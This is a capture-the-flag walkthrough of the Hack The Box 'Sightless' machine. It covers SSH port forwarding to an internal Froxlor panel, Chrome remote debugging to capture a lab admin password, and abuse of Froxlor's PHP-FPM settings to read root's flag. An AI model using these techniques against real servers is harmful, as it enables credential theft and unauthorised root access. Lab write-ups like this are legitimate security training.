
```
# Static table lookup for hostnames.
# See hosts(5) for details.

127.0.0.1       localhost       admin.sightless.htb
10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb       sunny.microblog.htb     chip.microblog.htb
10.10.144.3     cyprusbank.thm  www.cyprusbank.thm      admin.cyprusbank.thm
10.10.11.37     instant.htb     mywalletv1.instant.htb  swagger-ui.instant.htb
10.10.11.34     trickster.htb   shop.trickster.htb
10.10.138.115   skycouriers.thm
10.10.56.7      fortress        temple.fortress
~
```

And now port forward like this

```
ssh -L 8000:admin.sightless.htb:8080 michael@sightless.htb
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless/sqlpad-rce
ssh -L 8000:admin.sightless.htb:8080 michael@sightless.htb
michael@sightless.htb's password:

michael@sightless ~
```

Now go to this URL to see the login page :
http://admin.sightless.htb:8000/index.php



And we have our login page for froxlor here


Moving on, we need creds for this for that we are gonna use those other ports and port forward them to us

```
Local Address:Port
    127.0.0.1:3306
      0.0.0.0:22
      0.0.0.0:80
127.0.0.53%lo:53
    127.0.0.1:8080
    127.0.0.1:44889
    127.0.0.1:47531
    127.0.0.1:33060
    127.0.0.1:3000
    127.0.0.1:33771
         [::]:22
            *:21
```

So im gonna port forward all the 5-digit ones here


Now open up Chrome (I know its terrible but its needed for this, i also use firefox dont worry)

Go to : `chrome://inspect/#devices`




Now click on configure here


Now add all of those 5-digit port forwarded port here



Now hit done



Click on inspect on the first one here



So password is put in really fast here u can see it in `index.php` but im gonna bother taking a screenshot so creds are `admin:ForlorfroxAdmin`

Lets login in the Froxlor portal

I know version is given, i searched but couldnt find an exploit so here is the way i found


Go to PHP → PHP-FPM Versions

here add a new PHP version

Make it dynamic as well
Now save this from the button below

Now we need to restart php-fpm for this to work
Go to System → Settings → PHP-FPM

Just disable it then save it
Then click on PHP-FPM again




Now enable it then save it
Wait a little bit and it should work


```
michael@sightless /tmp (0.265s)
ls -al
total 68
drwxrwxrwt 16 root    root    4096 Nov 13 21:21 .
drwxr-xr-x 18 root    root    4096 Sep  3 08:20 ..
drwx------  6 john    john    4096 Nov 13 19:49 Crashpad
drwxrwxrwt  2 root    root    4096 Nov 13 19:47 .font-unix
drwxrwxrwt  2 root    root    4096 Nov 13 19:47 .ICE-unix
drwx------  3 john    john    4096 Nov 13 19:49 .org.chromium.Chromium.Gramzu
drwx------  2 john    john    4096 Nov 13 19:49 .org.chromium.Chromium.vOiTVJ
-rw-r-----  1 root    root      33 Nov 13 21:20 root.txt
drwx------  3 root    root    4096 Nov 13 19:48 systemd-private-938a58bbd59744
drwx------  3 root    root    4096 Nov 13 19:47 systemd-private-938a58bbd59744
drwx------  3 root    root    4096 Nov 13 19:47 systemd-private-938a58bbd59744
drwx------  3 root    root    4096 Nov 13 19:47 systemd-private-938a58bbd59744
drwx------  3 root    root    4096 Nov 13 19:47 systemd-private-938a58bbd59744
drwxrwxrwt  2 root    root    4096 Nov 13 19:47 .Test-unix
-rw-------  1 michael michael    0 Nov 13 21:19 tmp.3Wkgep1wOi
-rw-------  1 michael michael    0 Nov 13 21:01 tmp.4l7I61ezN8
-rw-------  1 michael michael    0 Nov 13 21:06 tmp.659Ogchhbl
-rw-------  1 michael michael    0 Nov 13 21:01 tmp.9NhOZaCn3W
-rw-------  1 michael michael    0 Nov 13 21:06 tmp.cSAYdLz0Hy
```

